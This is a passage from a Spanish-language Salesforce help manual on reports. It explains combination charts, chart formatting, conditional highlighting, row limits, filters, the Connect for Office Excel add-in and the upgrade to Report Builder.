## Visualización de diferentes conjuntos de datos en un gráfico

Un *gráfico de combinación* representa múltiples conjuntos de datos en un único gráfico. Cada conjunto de datos se basa en un campo diferente, por lo que los valores son fáciles de comparar. También puede combinar diferentes tipos de gráficos para presentar los datos de diferente forma en un único gráfico.

Con los gráficos de combinación podrá:

- Agregar una línea a otra línea, columna vertical, columna vertical agrupada, o gráfico de columnas verticales apilado.
- Agregar una línea acumulada a un gráfico acumulado de líneas existente.
- Agregar hasta tres columnas adicionales a un gráfico de columnas verticales.
- Agregar hasta tres barras adicionales a un gráfico de barras horizontal.

Por ejemplo, como un responsable de ventas, desea ver "Cantidad de oportunidades" como una línea y "Número de negociaciones abiertas" como barras verticales, en el mismo gráfico.

1. Modificar el gráfico para cualquier informe de resumen o matriz, o modificar un componente de panel que muestra un informe de resumen o matriz.
2. Seleccione un tipo de gráfico que permite los gráficos de combinación:
   - Gráfico de barra
   - Gráfico de columna
   - Gráfico de columna agrupado
   - Gráfico de columna apilado
   - Gráfico de líneas
   - Gráfico de línea acumulado
3. Seleccione la casilla de verificación **Trazar valores adicionales**. El gráfico previsualiza actualizaciones a medida que configura su gráfico de combinación.
4. Para trazar en el gráfico, seleccione un `Valor`.
5. Elija una opción de `Muestra`. Las opciones disponibles varían en función del tipo de gráfico y si está modificando un gráfico o un componente de panel.
   - En el caso de las columnas o barras, haga clic en los vínculos **Agregar barra** o **Agregar columna** para agregar hasta tres conjuntos.
   - Cuando agregue una línea a un gráfico de columnas verticales, seleccione **Utilizar segundo eje** para mostrar un eje distinto para la línea agregada a la derecha del gráfico de columnas. Un eje distinto puede resultar útil cuando los dos valores tienen rangos o unidades diferentes.

     Nota: Si selecciona **Utilizar segundo eje** habrá más valores disponibles en la lista desplegable `Valor`. Sin esta opción, sólo puede seleccionar valores del mismo tipo como el eje Y primario, por ejemplo número, divisa o porcentaje. Esta opción sólo está disponible para ciertos gráficos de combinación.
6. Cuando haya configurado su informe, haga clic en **Ejecutar informe** o en **Guardar**.

Nota:

- Si pierde el acceso a un campo utilizado en un gráfico, es posible que haya otro campo en su lugar. Si no hay otros campos disponibles, se utilizará el recuento de registros.
- Tanto eje X como eje Y no se deben establecer como *`Auto`*. Si se establecen como *`Auto`*, no puede trazar en el gráfico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

- Los detalles filtrados no funcionan para los gráficos de combinación en los paneles.

CONSULTE TAMBIÉN

Tipos de gráficos

Adición de un gráfico a un informe

Ejemplos de gráficos de combinación

## Ejemplos de gráficos de combinación

Utilice un gráfico de combinación para mostrar varios valores respecto a un único rango de eje, muestre dos tipos de gráfico juntos o compare dos valores de resumen continuos.


Un *gráfico de combinación* representa múltiples conjuntos de datos en un único gráfico.

**Columna a columna**

Agrega columnas a un gráfico de columnas para mostrar múltiples valores en un único rango de eje.

Para crear el gráfico de este ejemplo, seleccione el tipo de gráfico Columna vertical, defina el importe de suma de oportunidades como el `eje Y`, la etapa como el `eje X` y utilice la opción **Trazar valores adicionales** para agregar la suma de ingresos esperados como columna.

Puede comparar rápidamente los valores reales con los esperados en cada etapa.





**Línea a columna**

Agregue una línea a un gráfico de columnas para mostrar dos tipos de gráficos juntos. Si usa un segundo eje podrá agregar diferentes tipos de valores al gráfico.

Para crear el gráfico de este ejemplo, seleccione el tipo de gráfico Columna vertical, defina el importe de suma de oportunidades como el `eje Y`, el año fiscal como el `eje X` y utilice la opción **Trazar valores adicionales** para agregar el número de negociaciones como una línea. Los valores de resumen de distintos tipos no estarán disponibles en la lista desplegable `Valores` a no ser que seleccione **Utilizar segundo eje**.

Podrá ver el importe total y el número de negociaciones de cada año en un único gráfico.





### Línea a línea

Agregue una línea a un gráfico de líneas para comparar dos valores de resumen continuos.

Para crear el gráfico de este ejemplo, configure una fórmula de resumen personalizada para calcular una media dinámica de tres semanas de los importes de las oportunidades, y después seleccione el tipo de gráfico Línea, defina el importe de suma de oportunidades como el `eje Y`, la fecha como el `eje X` y utilice la opción **Trazar valores adicionales** para agregar la media dinámica de tres semanas calculada como una línea.

Puede comparar las ventas con la media dinámica a lo largo del tiempo.




La fórmula de resumen personalizada que se usa en este ejemplo se muestra a continuación:

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

CONSULTE TAMBIÉN

Visualización de diferentes conjuntos de datos en un gráfico

## Opciones de formato de gráficos

Controle la apariencia y comportamiento de su gráfico mediante estas opciones.

| Campo | Descripción |
|---|---|
| `Título del gráfico` | Escriba un nombre para el gráfico. |
| `Color de título` | Seleccione el color del texto para el título del gráfico. |
| `Tamaño de título` | Seleccione el tamaño de la fuente del texto para el título del gráfico. El tamaño máximo es 18. Los valores con un tamaño mayor se muestran hasta los 18 puntos. |
| `Color de texto` | Seleccione un color para el texto y las etiquetas del gráfico. |
| `Tamaño del texto` | Seleccione un tamaño de fuente para el texto y las etiquetas del gráfico. El tamaño máximo es 18. Los valores con un tamaño mayor se muestran hasta los 18 puntos. |
| `Atenuación del fondo` | Seleccione una dirección para una atenuación gradual del color. Seleccione también un `Color inicial` y `Color final` para el gradiente. Si no desea ningún diseño de fondo, seleccione blanco en ambos casos. |
| `Posición de la leyenda` | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| `Combinar pequeños grupos en "Otros"` | Combina todos los grupos menores o iguales al 3% del total en una cuña o segmento "Otros" único. Cancele la selección para mostrar todos los valores individualmente en el gráfico. Sólo se aplica a gráficos circulares, de anillo y de embudo. Esta opción está activada de manera predeterminada para gráficos circulares y de anillos, y desactivada para gráficos de embudo. |
| `Rango del eje X o Y` | Seleccione un rango del eje manual o automático para gráficos de barras, de líneas o de columnas. Si selecciona Manual, introduzca números para los valores máximos y mínimos del eje que se va a visualizar. Si hay puntos de datos fuera del intervalo que configure, el eje se extiende automáticamente para incluir los valores cuando genere el gráfico. |
| `Mostrar etiquetas de eje` | Se muestran las etiquetas de cada eje del gráfico. Sólo se aplica a gráficos de barras y líneas. |
| `Mostrar etiquetas` | Se muestran las etiquetas del gráfico circular, de anillos o de embudo. |
| `Mostrar % de grupo` | Se muestra el valor porcentual de cada grupo en el gráfico. |
| `Mostrar valores del eje X o Y` | Se muestran los valores de los registros individuales o grupos en los ejes del gráfico. Solo se aplica a determinados gráficos con barra horizontal y columna vertical. |
| `Mostrar valores` | Se muestran los valores de los registros individuales o grupos en el gráfico. Sólo se aplica a determinados tipos de gráficos. |
| `Mostrar % de cuñas` | Se muestra el valor porcentual de cada cuña de gráficos circulares o de anillos. |
| `Mostrar total` | Se muestra el valor total del gráfico de anillos. |
| `Mostrar % de segmentos` | Se muestra el valor porcentual de cada segmento de gráficos de embudo. |

| Campo | Descripción |
| --- | --- |
| `Mostrar detalles al pasar el ratón` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillo y de embudo. La activación está desactivada si visualiza gráficos con más de 200 puntos de datos. |
| `Tamaño del gráfico` | Seleccione un tamaño para el gráfico, desde Diminuto a Extra grande. |
| `Posición del gráfico` | Coloque el gráfico encima o debajo de su informe. |

CONSULTE TAMBIÉN

Adición de un gráfico a un informe

## Mostrar datos de informe en tablas

Para ayudar a los lectores a buscar datos fácilmente, intente ocultar detalles e intervalos, limitar el número de resultados mostrados y resaltar con colores. También puede mostrar su tabla en un componente de panel.

1. Cómo mostrar u ocultar detalles de informes
   Puede mostrar u ocultar detalles de informes desde la página de ejecución de informes o el generador de informes. Cuando oculta detalles, no aparecen los registros individuales en el informe. Las agrupaciones, las fórmulas de resumen y las cuentas de registros permanecen visibles.
2. Resaltado de intervalos de datos
   Valores de campo resaltado en un informe de resumen o matriz basado en rangos y colores que ha especifique. Para activar el resaltado condicional, su informe debe contener al menos un campo de resumen o una formula de resumen personalizada.
3. Uso de informes tabulares en un panel
   Puede utilizar un informe tabular con el informe de origen para una tabla de panel o componente de gráfico, si limita el número de filas, se devuelve.
4. Acotación de resultados de informes
   Establezca límites en el ámbito de su informe para evitar el procesamiento de demasiados informes. Las elecciones integradas para limitar sus resultados varían según el objeto en el que está elaborando los informes.

CONSULTE TAMBIÉN

Resaltado de intervalos de datos

Acotación de resultados de informes

Cómo mostrar u ocultar detalles de informes

Uso de informes tabulares en un panel

## Cómo mostrar u ocultar detalles de informes

Puede mostrar u ocultar detalles de informes desde la página de ejecución de informes o el generador de informes. Cuando oculta detalles, no aparecen los registros individuales en el informe. Las agrupaciones, las fórmulas de resumen y las cuentas de registros permanecen visibles.

- Desde la página de ejecución de informes, haga clic en **Ocultar detalles** para ocultar registros individuales. Haga clic en **Mostrar detalles** para mostrar todos los registros.
- Desde el generador de informes, haga clic en **Mostrar** > **Detalles**. Una marca de verificación junto al elemento de menú **Detalles** significa que se muestran los detalles. Haga clic en **Detalles** para cambiar entre mostrar u ocultar registros.

CONSULTE TAMBIÉN

Cómo mostrar y ocultar recuentos de registros en un bloque

Generación de un informe nuevo

Combinación de diferentes tipos de información en un informe unido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Resaltado de intervalos de datos

Valores de campo resaltado en un informe de resumen o matriz basado en rangos y colores que ha especifique. Para activar el resaltado condicional, su informe debe contener al menos un campo de resumen o una formula de resumen personalizada.

Para configurar el resaltado condicional, haga clic en **Mostrar** > **Resaltado condicional** en el generador de informes, luego establezca los valores de punto de interrupción y los colores de rango tal y como se muestra a continuación:

| Campo | Descripción |
|---|---|
| `Resumen` | Seleccione un campo de resumen cuyos rangos numéricos desee representar mediante colores. |
| `Color bajo` | Seleccione un color para representar los datos que se encuentren bajo el valor de `Punto de interrupción bajo`. |
| `Punto de interrupción bajo` | El número que funciona como umbral entre el `Color bajo` y el `Color medio`. Los valores que son exactamente iguales que el valor `Punto de interrupción bajo` se muestran como el `Color medio`. |
| `Color medio` | Seleccione un color para representar los datos que se encuentren entre el valor de `Punto de interrupción bajo` y el de `Punto de interrupción alto`. |
| `Punto de interrupción alto` | El número que funciona como umbral entre el `Color medio` y el `Color alto`. Los valores que son exactamente iguales que el valor `Punto de interrupción alto` se muestran como el `Color alto`. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

| Campo | Descripción |
| --- | --- |
| `Color alto` | Seleccione un color para representar los datos que se encuentren por encima del valor de `Punto de interrupción alto`. |

CONSULTE TAMBIÉN

Generación de un informe nuevo

## Uso de informes tabulares en un panel

Puede utilizar un informe tabular con el informe de origen para una tabla de panel o componente de gráfico, si limita el número de filas, se devuelve.

1. Haga clic en **Agregar** > **Límite de filas**.
2. Establezca el `Límite de filas` a *10*, *25* o *Personalizado*. Si selecciona Personalizado, introduzca un número entre uno y 99.
3. Defina las opciones `Clasificar por` y Orden de clasificación. Si elije **Limitar filas para este campo** para una columna, estas opciones ya estarán establecidas.
4. Haga clic en **Aceptar**.
5. Haga clic en **Configuración de panel** en la barra de herramientas.
6. Seleccione un `Nombre` y un `Valor` que se utilizará en tablas de paneles y gráficos. Las tablas muestran el nombre y el valor. Los gráficos se agrupan por nombre.
7. Haga clic en **Aceptar**. Ahora podrá utilizar este informe tabular como el origen de un informe de un componente del panel.

Consejo: Cuando crea un componente de panel para mostrar su informe tabular, puede utilizar el editor del componente del panel para sustituir la configuración que selecciona en **Configuración de panel**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Acotación de resultados de informes

Establezca límites en el ámbito de su informe para evitar el procesamiento de demasiados informes. Las elecciones integradas para limitar sus resultados varían según el objeto en el que está elaborando los informes.

- Para ver una vista contraída de un informe que sólo muestre los encabezados, los subtotales y el total en el generador de informes, cancele la selección de **Mostrar** > **Detalles**.

  En la página de ejecución de informes, haga clic en **Ocultar detalles** o **Mostrar detalles** en la parte superior del informe.

- Para filtrar por campos, haga clic en **Añadir** > **Filtro de campo**. Con los informes de tablas, de resumen y matriciales, puede arrastrar un campo desde el panel Campos al panel Filtros para añadir un filtro de informe.
- Los filtros cruzados funcionan como filtros normales, aunque tienen características especiales propias.Para agregar uno, haga clic en **Agregar** > **Filtro cruzado**.
- En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los vínculos de **Jerarquía** le permiten examinar los resultados de los informes basados en las jerarquías de funciones o territorios.
- Si su organización utiliza divisiones para segmentar datos y tiene le permiso "Repercusión de las divisiones", utilice la lista desplegable División para incluir registros en sólo una división o en todas ellas. Seleccione `Actual` para que se muestren los registros de la división de trabajo actual. Los informes que están dentro del ámbito (como Mis casos o Cuentas de mi equipo) incluyen los registros de todas las divisiones y no se pueden limitar exclusivamente a una división particular. Si no posee este permiso, los informes incluirán todos los registros de todas las divisiones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

- Puede definir el número máximo de registros que desea mostrar en un informe tabular haciendo clic en **Agregar** > **Límite de filas** en el generador de informes. Defina el número de filas y seleccione el campo y el orden de clasificación. La acotación de filas en un informe tabular le permite utilizar el informe como un informe de origen para la tabla del panel y los componentes de gráfico.

  La opción `Límite de filas` en los informes tabulares solo muestra los campos del objeto primario en informes creados a partir de tipos de informes personalizados donde el objeto A puede o no tener el objeto B. Por ejemplo, en una cuenta con o sin informe de contactos, solo se mostrarán los campos de las cuentas. No se muestran los campos de objetos tras una asociación posible o no con tipos de informes personalizados. Por ejemplo, en una cuenta con contactos con o sin informe de casos, sólo están disponibles para su uso los campos de las cuentas y de los contactos. Si cambia el formato del informe, se perderá la configuración de **Limitar filas**.

Nota: Solo se tienen en cuenta los primeros 255 caracteres de un campo de texto personalizado para fines de filtrado.Por ejemplo, si agrega un filtro de campo para buscar oportunidades donde el campo de texto personalizado `notas del cliente` incluye la palabra "teléfono," pero "teléfono" aparece después del carácter 255 en el campo, el filtro no encontrará el registro. En campos de texto estándar, se tienen en cuenta todos los caracteres, independientemente de la longitud del campo.

CONSULTE TAMBIÉN

La página de ejecución de informes

Ejemplo: Elaboración de informes en objetos relacionados con filtros cruzados

## Informes en datos de Salesforce con Excel

Connect for Office incluye un componente de Excel que le permite acceder a sus informes de Salesforce de forma segura con Microsoft® Excel®. Puede crear los informes que necesite en Salesforce y después trasladarlos a una hoja de cálculo de Excel y utilizar las fórmulas, gráficos y tablas dinámicas de Excel para personalizar y analizar sus datos. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

**Importante:** Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

El componente de Excel proporciona el mismo acceso a informes y campos a los que accede normalmente en Salesforce. Puede distribuir sus hojas de cálculo personalizadas de Excel utilizando la ficha Documentos, permitiendo a todos los usuarios controlar los análisis personalizados en tiempo real. Puede establecer referencias de los datos de diversos informes en una hoja de cálculo para crear en una sola página un panorama general de las mediciones clave.

La comunicación entre Excel y Salesforce utiliza el mismo protocolo HTTPS seguro que cuando inicia sesión a través de su navegador Web.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a informes de Salesforce desde Excel:

- "Ejecutar informes"

  Y

  "Exportar informes"

1. Instalar Connect for Office

   Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

2. Inicio de sesión en Connect for Office

   Debe iniciar sesión en Salesforce antes de solicitar datos de los informes de Salesforce. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

3. Importación de informes en Excel con Connect for Office

   Importe los informes personalizados o estándar de Salesforce a Excel para poder analizar los datos con las fórmulas, los gráficos y las tablas dinámicas de Excel. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

4. Actualización de datos con Connect for Office

   Mantenga actualizados sus informes de Salesforce en Excel mediante la actualización periódica de los datos de los informes y de las tablas dinámicas que haya creado. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

### Instalar Connect for Office

Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

**Importante:** Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

Los requisitos del sistema para Connect for Office son:

- Microsoft® Office 2007
- Microsoft® Windows Vista® (solo 32 bits) - Hasta que Salesforce desactive TLS 1.0.

**1.** Cierre todos los programas de Microsoft® Office, incluyendo Word, Excel® y Outlook®.

2. Desde su configuración personal, introduzca *Office* en el cuadro Búsqueda rápida y, a continuación, seleccione **Connect for Office**.

   Consejo: Si no puede ver la página de descarga, pida acceso a su administrador.

3. Haga clic en **Instalar ahora**.
4. Haga clic en **Sí** cuando se le solicite instalar Connect for Office. Recomendamos que instale Connect for Office en la carpeta predeterminada que el programa de instalación sugiere.
5. Una vez terminada la instalación, abra Excel o Word y seleccione el menú **Salesforce** para comenzar a utilizar Connect for Office.
6. La primera vez que abra Word se le solicita que habilite las macros de Salesforce. Debe habilitar las macros y aceptar Salesforce como publicador de macros para utilizar el componente de Word.

Nota: El instalador de Connect for Office modifica el registro de su equipo. Si su organización utiliza medidas de seguridad que le impiden modificar el registro, inicie sesión como administrador en su equipo antes de instalar Connect for Office o póngase en contacto con su departamento de TI para obtener ayuda.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## Inicio de sesión en Connect for Office

Debe iniciar sesión en Salesforce antes de solicitar datos de los informes de Salesforce. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

Importante: Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

1. Abra Excel.
2. En Microsoft Office 2003 y anterior, seleccione **Iniciar sesión** en el menú desplegable **Salesforce** de la barra de herramientas de Excel. En Microsoft Office 2007, seleccione la ficha Salesforce de la Cinta, haga clic en el menú desplegable **Generación de informes** y, a continuación, seleccione **Iniciar sesión**.
3. Escriba su nombre de usuario y contraseña de Salesforce.
4. Haga clic en **Inicio de sesión**.

Nota: Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es *micontraseña* y su token de seguridad es *XXXXXXXXXX*, deberá introducir *micontraseñaXXXXXXXXXX* para iniciar sesión.

## Importación de informes en Excel con Connect for Office

Importe los informes personalizados o estándar de Salesforce a Excel para poder analizar los datos con las fórmulas, los gráficos y las tablas dinámicas de Excel. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

**Importante:** Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a informes en Excel:

- "Ejecutar informes"

  Y

  "Exportar informes"

1. Cree un informe personalizado en Salesforce. También puede utilizar cualquiera de los informes estándar.
2. Abra una hoja de cálculo vacía en Excel.
3. Seleccione la ficha Salesforce de la Cinta, haga clic en el menú desplegable **Generación de informes** y, a continuación, seleccione **Importar un informe...**.

   **Nota:** En Microsoft Office 2003 y anterior, seleccione **Importar un informe...** en el menú desplegable **Salesforce** de la barra de herramientas de Excel.
4. Seleccione un informe de la lista de informes estándar y personalizados de Salesforce que se encuentren disponibles.
5. Especifique la ubicación donde desea poner los datos del informe del archivo de Excel.
   a. Introduzca el nombre de la hoja de cálculo de Excel en el campo `Hoja de cálculo de destino`.
   b. En el campo `Celda`, introduzca la celda más alta donde desea empezar a meter los datos.

      En caso de que la hoja de cálculo y celdas escogidas ya contengan datos de informe, Connect for Office desplazará los datos existentes para que haya sitio para los nuevos datos de informe.

   **Consejo:** Evite cambiar el nombre de las hojas de cálculo que contienen informes importados. Si lo hace, la conexión entre la hoja de cálculo y el informe se perderá. Deberá volver a importar el informe para actualizar los datos.
6. Seleccione **Datos sin procesar** para importar los datos sin formato, subtotales ni totales. Seleccione **Con formato** para mantener los colores, las fuentes, los subtotales y los totales del informe de Salesforce.

   Esto es útil para importar informes matriciales de gran tamaño con los datos ya resumidos en una tabla pequeña.

   **Consejo:**

   - La opción **Datos sin procesar** es la mejor si está importando informes matriciales o de resumen para usarlos con fórmulas de Excel y tablas pivote.
   - Use la opción **Con formato** para importar informes matriciales de gran tamaño con los datos ya resumidos en una tabla pequeña.
7. Haga clic en **Aceptar**.

**Consejo:** Puede copiar y pegar datos desde Excel en otras aplicaciones de Office. Utilice la opción **Pegado especial**, en lugar de **Pegar**, para hacer referencia a los datos de Excel como objetos de hoja de cálculo. Si los datos cambian en Excel, puede hacer clic con el botón secundario en el objeto y actualizarlo automáticamente. Consulte la ayuda de Microsoft Word para obtener más información.

## Actualización de datos con Connect for Office

Mantenga actualizados sus informes de Salesforce en Excel mediante la actualización periódica de los datos de los informes y de las tablas dinámicas que haya creado. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

**Importante:** Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

Después de iniciar sesión en Salesforce, seleccione cualquiera de las siguientes opciones en la ficha Cinta de **Salesforce** (o la barra de herramientas en la versión Office 2003 y anteriores):

- **Actualizar los informes existentes...**: Permite seleccionar qué informes desea actualizar en Excel.
  1. De la lista de informes importados, seleccione aquellos que desea actualizar.
  2. Como alternativa, seleccione **Actualizar tablas dinámicas** para actualizar las tablas creadas en Excel para los informes seleccionados. La opción del menú **Actualizar todos los informes** realiza esta acción automáticamente.
  3. Haga clic en **Actualizar seleccionado** para actualizar los datos del informe.

     Para quitar informes de esta lista, seleccione los nombres de informe correspondientes y haga clic en **Eliminar seleccionado**. Los informes no se eliminarán de la hoja de cálculo de Excel ni de Salesforce, sino únicamente de la lista de informes disponibles para su actualización.

- **Actualizar todos los informes**: Actualiza todos los informes importados al archivo de Excel, incluidas las tablas dinámicas a las que esos informes hacen referencia.

**Consejo:**

- Si escribe una fórmula, seleccione una columna completa en vez de un intervalo de celdas, ya que el número de filas de su informe puede cambiar cuando actualice los datos del informe. Por ejemplo, utilice `=Sum(Sheet2!E:E)` para sumar la columna E en lugar de `=Sum(Sheet2!E1:E200)`.
- Si usa las funciones *BUSCARV* y *BUSCARH* de Excel para unir datos entre diferentes intervalos de celdas, estas funciones pueden crear Id. de registros de informe, que son Id. alfanuméricos de 15 caracteres que distinguen entre mayúsculas y minúsculas. Asegúrese de usar mayúsculas o minúsculas adecuadamente al identificar registros de informes. Consulte la ayuda de Microsoft Excel para obtener más información.

## Actualizar el asistente de informes

Generador de informes es un potente editor de arrastrar y soltar y es la herramienta estándar para crear y modificar informes. Si su organización sigue usando el antiguo asistente para informes, debe actualizar a Generador de informes.

- Todos los perfiles obtienen acceso al generador de informes predeterminado. (Puede continuar viendo el permiso "Generador de informes" en conjuntos de permisos y perfiles así como los objetos PermissionSet y Perfil en la API, aunque la actualización sustituye esos ajustes.)
- El antiguo asistente para informes solo estará disponible para los usuarios en Modo de accesibilidad.
- Las organizaciones son Group Edition y Professional Edition pueden utilizar el generador de informes.
- Obtendrá gráficos de dispersión, un nuevo tipo de gráfico para informes.

Las nuevas organizaciones obtendrán automáticamente la última versión del generador de informes. Si no ve la sección Actualización del generador de informes en la página Configuración de interfaz de usuario, significará que la actualización ya se ha activado en su organización.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

**PERMISOS DE USUARIO**

Para modificar la configuración de informes y paneles:
- "Personalizar aplicación"

La asignación del permiso "Generador de informes" a todos los usuarios a través de perfiles o conjuntos de permisos no es lo mismo que activar el generador de informes para toda su organización. Para activar el generador de informes para su organización siga estos pasos.

Importante: La actualización **no afectará** a ninguno de sus informes actuales. Sin embargo, una vez que realice la actualización, no podrá volver al antiguo asistente para informes.

1. Desde Configuración, introduzca *Informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de informes y paneles**.
2. Revise la sección Actualización del generador de informes de la página y haga clic en **Activar**. Si no ve el botón, el generador de informes ya se ha activado para toda su organización.
3. Confirme su elección haciendo clic en **Sí, activar el generador de informes para todos los usuarios**.

# Filtrar datos de informes

¿Qué sucede si su informe le proporciona más datos de los que necesita? Utilice filtros para reducir su informe hasta que solo muestre los datos que necesita.

En Salesforce Classic, filtre su informe desde el generador de informes.

En Lightning Experience, existen dos formas de filtrar informes: desde el generador de informes o mientras visualiza un informe. Para agregar o modificar filtros de informes, utilice el generador de informes. Para modificar filtros de informes desbloqueados existentes mientras lee un informe, ejecute el informe y luego modifique los filtros directamente desde el panel de filtros ( ). Puede modificar filtros existentes desde el panel de filtros, pero no puede agregar filtros nuevos.

Nota: En Lightning Experience, esos filtros están disponibles en el generador de informes, pero no se muestran en el panel de filtros al visualizar un informe. Aunque no se muestren los filtros, pueden filtrar el informe.

- Filtros de límite de filas
- Filtros cruzados
- Filtros de campos históricos
- Filtros estándar (excepto los filtros de ámbito y fecha)

1. Desde el generador de informes, abra el menú desplegable **Agregar** y seleccione un tipo de filtro:
